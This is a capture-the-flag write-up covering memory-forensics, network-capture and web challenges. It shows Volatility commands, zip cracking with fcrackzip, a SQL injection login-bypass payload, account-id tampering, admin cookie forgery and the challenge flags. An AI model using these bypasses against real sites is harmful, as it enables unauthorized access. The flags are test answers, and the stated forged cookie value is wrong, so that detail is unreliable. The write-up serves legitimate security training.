This was a fun challenge. I am happy to say that I was the one who got `first blood` for this challenge. As I have done in the previous medium challenges, I first started with `imageinfo` plugin, after downloading the dump file. As the script was doing its work, I started reading the challenge description and started taking note of all the important terms. The challenge asks us to pay attention to the `key` stored locally in the `environment` , recover an `elusive file` and `bruteforce` its password, and they also want us to take a look at their internet activity. So with this information, the first thing I did was use the `envars` plugin to take a look at environment variables. The command I used was

`vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 envars` , I found something interesting,

```
3696 chrome.exe          0x010debf0 password key                        biosdfir
```

Now we have the password key `biosdfir` . Next we look for the `elusive file` which needs to be `bruteforced` . So I use the `filescan` plugin to look for files. The command I used is,

`vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 filescan | grep "bi0s"` (Same reason as I have explained for in the medium challenges). I find another interesting file,

```
0x000000007d22b6f8      8      0 R--rw- \Device\HarddiskVolume2\Users\bi0s\DOCUME~1\password.zip
```

Now we got the offset for password.zip as well, now I use dumpfiles plugin to extract this password.zip into my local machine. The command I used was ,

`vol.py -f ch4ll.raw –profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007d22b6f8 -D .`

Now, I rename the file I got, into `password.zip` . Since there was a mention of brute forcing, I again brute force the zip using fcrackzip with rockyou.txt to get its password. The command I used was: `fcrackzip -u -D -p ../../../../Downloads/rockyou.txt password.zip` ,the password set was `batman33` . Now unziping the file I found this `bhfshqsejovlgkqi` . This looks a lot like `Vigenere Cipher` , whose key is `biosdfir` . I used this site to decrypt the password. The password I found was `azraelknightdfir` . Now, the last part of the challenge, they wanted us to look at the internet activity of the criminals. So here, initially I used `pslist` plugin to see all the processes being run when the dump was taken. The command is,

`vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 pslist` . We see that chrome.exe was the internet explorer used by the criminals. Now, I use `filescan` plugin by greping for `Chrome` and `History` for internet activity. The command I used is,


`vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 filescan | grep "Chrome" | grep "History"`

```
(MemLabs) ➜ analysis vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 filescan | grep "Chrome" | grep "History"
Volatility Foundation Volatility Framework 2.6.1
0x000000007ca1cd98     17      1 RW-rw- \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\Default\History-journal
0x000000007cbf5c98      9      1 RW-rw- \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\Default\History
```

Now I will use `dumpfiles` plugin, to dump the `history` file. I used this command,

```
vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007cbf5c98 -D .
```

After I cat that file I this paste bin link: `https://pastebin.com/2FA017n7%` . This link is password protected. But, I did get a password form `password.zip` file which is `azraelknightdfir` , now I use this password and unlock the link, and there we have the flag.



Protocol_Crackdown

Challenge Description

> You have captured some network traffic from a suspicious server that seems to be involved in a covert operation. You suspect that the server is using a custom protocol to communicate with its clients and transmit some sensitive information. You have been informed by your sources that this information could prevent a major war from breaking out. You are not the only one who is after this information, as many other hackers are trying to crack the protocol and get the flag.
>
> This challenge will test your skills in network analysis and data extraction.
>
> **FLAG FORMAT:** `bi0s{...}`

Challenge Files

Protocol_Crackdown.pcapng


Solution:

While looking through packets, initially I didn't find anything suspensions, but while looking through the TCP stream, we see that it has some `PNG hex` values in the data stream, and these are present only in the `TCP stream`. So I again used a similar script which I used in `Digital_Vault`, with some minor changes. This is the script,

```
from scapy.all import *

packets = rdpcap('Protocol_Crackdown.pcap')

PNG_data = b''  # Initialize an empty byte string

# Iterate over all the packets
for packet in packets:
    if IP in packet and packet[IP].src == '193.11.11.11' and TCP in packet:
        PNG_data += bytes(packet[TCP].payload)

with open(r'protocol.png', 'wb') as image_file:
    image_file.write(PNG_data)
```

The script, like the one before, is reading the packets from `Protocol_Crackdown.pcap` . It is also initializing `PNG_data` with empty byte string. Then we only extract the data from TCP string and store the data into `PNG_data` . Then I create a file called

`protocol.png` in binary and write the data into, then we get the flag



That's it for Digital Forensics and Network Security.

Web Security

This category was fairly easy, although I did get stumped by the medium challenge `feedback` , other than that the challenges were very informative. Helped me strengthen my basics.

Easy Challenges

Shell Shock

Challenge Description

> In the bustling world of web development, a unique and unconventional idea takes shape in the mind of our protagonist. A web developer, seeking a different approach, creates a website that aims to simplify the daunting task of executing commands. Rather than relying on the tried-and-true power of the command line, they opt for a whimsical and user-friendly interface. With a touch of excitement, they introduce their creation to the world, unaware of the skepticism it may evoke from seasoned developers who have honed their skills in the realm of command line proficiency.
>
> Embracing the simplicity it offers, our intrepid developer joyfully clicks buttons and revels in the sense of accomplishment that each action brings. While some more experienced developers raise their eyebrows and question this departure from the traditional approach, our protagonist remains undeterred. They find solace in the delightful visuals and the ease of interaction provided by their

> beloved website, disregarding the skeptical glances that come their way. In their mind, the charm and accessibility of their creation outweigh any reservations expressed by those who prefer the command line. Who needs the validation of seasoned developers when they have their innovative website, offering a fresh perspective on executing commands securely with a dash of whimsy?
>
> **FLAG FORMAT:** `bi0s{...}`

Challenge link:


https://ch1418124084.ch.eng.run/

Solution:


Pretty straight forward. I can basically run `linux commands` in this website. When I do

`ls /` , I see `app bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var` the most interesting one being `flag` file. But when I do `cat /flag` I get this, `This is not the real flag` ,so what I did was use this command,

`find / -type f -name "*flag*"` . What this is doing is, searching for any file in `root` directory, which has `flag` in its name. When I do that, I get this,



The last output says where the real flag is, so I just copy that path and use `cat` command to get the flag: `bi0s{jVsIfvSj9kd38VgWjc7snQ==}`



Secret keeper

Challenge Description:

> In the sprawling city of Cyberia, renowned for its technological marvels, a mysterious website has emerged, whispered only in hushed tones among the digital elite. It is known simply as "Secret Keeper," a virtual vault said to house the world's most classified information. Legends abound about its impenetrable security measures, but rumors persist of a lone hacker who possesses the uncanny ability to bypass its login fields through means unknown.
>
> Are you ready to don the mask of a hacker, to walk the tightrope between anonymity and exposure, and to attempt the ultimate login bypass? The Secret Keeper beckons, and the fate of a world on the precipice of discovery lies in your hands. Embrace the challenge, harness your skills, and uncover the truth that lies hidden within the elusive depths of the Secret Keeper.


> **FLAG FORMAT:** `bi0s{...}`

Challenge link

https://ch1318124089.ch.eng.run/

Solution:


The key word I saw here was `login bypass` , which means it might be some kind of `SQL injection` vulnerability. So the first thing I do is test if it truly is a `SQLi` . For that on the user name field I can just put `'--` and anything random in the password field. After I do that, I get this,



bingo, it really is a SQLi vulnerability, so I use this payload , `' OR 1=1 -- -` , so what this is doing is,

- `OR 1=1` is a condition that always evaluates to true. The `OR` operator combines this condition with the previous query, essentially bypassing any further conditions in the original query and returning all results.
- `--` starts a comment in SQL, causing the database to ignore everything after it.
- `-` is a hyphen character, often used to comment out the rest of the SQL query in certain contexts.

After putting this payload, we get the flag, `bi0s{5ZcH3MmD4M8c2TMSw7LIMg==}`



Phone Book

Challenge Description

> Welcome to the captivating world of "Phone Book," a virtual expedition that will put your investigative skills to the test. Immerse yourself in this thrilling quest, where you will delve into the depths of a simulated phone book, unveiling concealed truths and uncovering the secrets that lie within its digital realm. We are sure that you will only be able to access contacts that are yours and yours only. Surely you can't find the administrators contact as that will be a complete breach of protocol!
>
> Your mission is to navigate through the intricate web of contacts, phone numbers, and encrypted messages that fill the pages of the phone book. Yet, be aware that challenges lie ahead. Red herrings and misleading trails will attempt to divert your attention, testing your ability to distinguish fact from fiction. Stay focused, utilize your problem-solving acumen, and adapt to the dynamic nature of this immersive experience.


> FLAG FORMAT:
> bi0s{...}

Challenge Link

https://ch1218124140.ch.eng.run/

Solution:

Pretty simple and straight forward challenge. After clicking Click here button, I are taken to a website which shows user names and their, this is what I found on the website, `https://ch1218124140.ch.eng.run/account?id=1` . By changing the account id values I can traverse through different accounts. id=0 gives me the flag. `bi0s{X2neGLIICO49aZPy4RhGxw==}`



Partly_stored_answers


Challenge Description

> In a futuristic world where robotic companions have become an integral part of daily life, a startling discovery shakes the very foundation of this technologically advanced society. The once-trusted bots have begun exhibiting strange behavior, storing unauthorized data in their local storage, and posing a potential threat to the privacy and security of their human counterparts. As chaos ensues, a group of skilled individuals, known as the Data Defenders, rise to the challenge of uncovering the truth behind this rogue behavior and restoring order.
>
> Led by a brilliant programmer and a fearless hacker, the Data Defenders embark on a thrilling journey deep into the heart of the robotic network. Equipped with their ingenuity and expertise, they navigate through virtual landscapes and encrypted algorithms, seeking clues hidden within the intricate circuitry of the malfunctioning bots. With each successful exploit, they unravel a layer of the enigma, exposing a conspiracy that could change the course of human-robot coexistence.
>
> **FLAG FORMAT:** `bi0s{...}`


Challenge Link

https://ch1118124302.ch.eng.run/


Solution:




In the description there is mention of `robots`, so naturally I looked for `robots.txt` and found this, `/secrets/k3y` . I went to that directory and found this,




Disallow : *
/secrets/k3y




On /secrets/k3y, found this page when clicked, gave me a prompt displaying the text I have shared above. So after this I started to `inspect` the page. I recommend doing it on `firefox`, as sometime chrome and brave might not show the cookies. In the storage section, under local storage, we find the value of secret, in our case 81528.




I entered this secret value in the challenge page. Then got the third part of the flag.



For the remaining two parts, I just had to do the same. I just had to inspect the home page and robots.txt page then we have the complete flag.





Flag - `bi0s{ZnqP7nRrNTlEDP3b8ySPpA==}`

CookieMonster

Challenge Description


> In the sprawling cityscape of Cyberville, a covert game of digital cat and mouse unfurls. Amidst the labyrinthine networks and encrypted databases, a shadowy figure emerges, determined to navigate the complex web of privileges. With a clandestine objective in mind, they embark on a mission to conceal their true identity and assume the role of an all-powerful administrator.
>
> Equipped with an arsenal of deception and cunning, our protagonist delves into the intricate art of disguise. Through meticulous subversion and manipulation, they infiltrate the layers of security, leaving no trace of their true intentions. In the virtual realm, they don the cloak of an administrator, concealing their presence amidst the digital shadows. Like a master puppeteer pulling invisible strings, they orchestrate their every move, manipulating permissions and obscuring their tracks, all while ensuring their true identity remains shrouded in secrecy.
>
> **FLAG FORMAT:** `bi0s{...}`

Challenge Link


https://ch1018124305.ch.eng.run/

Solution:


From the challenge name, it is clear that this challenge has something to do with editing cookies. So, I use this tool called cookie editor, and using this tool I found this information.



After we put `eyJhZG1pbiI6MH0%3D` in cyberchef.org. We get this



We, see that the `{"admin":0}` is set to 0, meaning, we are not logged in as admin. Now, by changing the cookie value to 1(`eyJhZG1pbiI6MH0%3D`), we will get the flag



Flag - `bi0s{uSPTXX6ZJC7xwtzJ0Rln2g==}`

```
bi0s{...}
```

Laughable File Infiltration

Challenge Description

> In the heart of an expansive metropolis, an enigmatic figure known as "The Cyber Phantom" has unleashed their mischievous talents upon an unsuspecting cityscape. Within the depths of the digital underworld, a captivating story unfolds, weaving a tale of secrets and treachery where files become weapons and codes hold the power of revelation.
>
> Follow a group of courageous adventurers as they embark on a perilous journey through a world clouded by uncertainty. The Cyber Phantom, a cunning virtuoso, revels in their malevolent game, toying with the very fabric of the city's digital infrastructure. Our heroes must navigate a labyrinthine network, cautiously evading digital sentinels and encrypted barriers.
>
> Piece by piece, our valiant protagonists uncover fragments of a hidden narrative concealed within the city's intricate tapestry. The files they load and the codes they crack reveal startling revelations about


> The Cyber Phantom's true identity. As time ticks away, they race against the clock, armed with their quick wit and technical prowess. Can they expose The Cyber Phantom's wicked agenda and restore balance to this beleaguered city? Dive into this captivating adventure and experience a world where files hold the key to truth and a sardonic quip might just save the day.
>
> *Flag is in /flag.txt*
>
> **FLAG FORMAT:**

Challenge Link

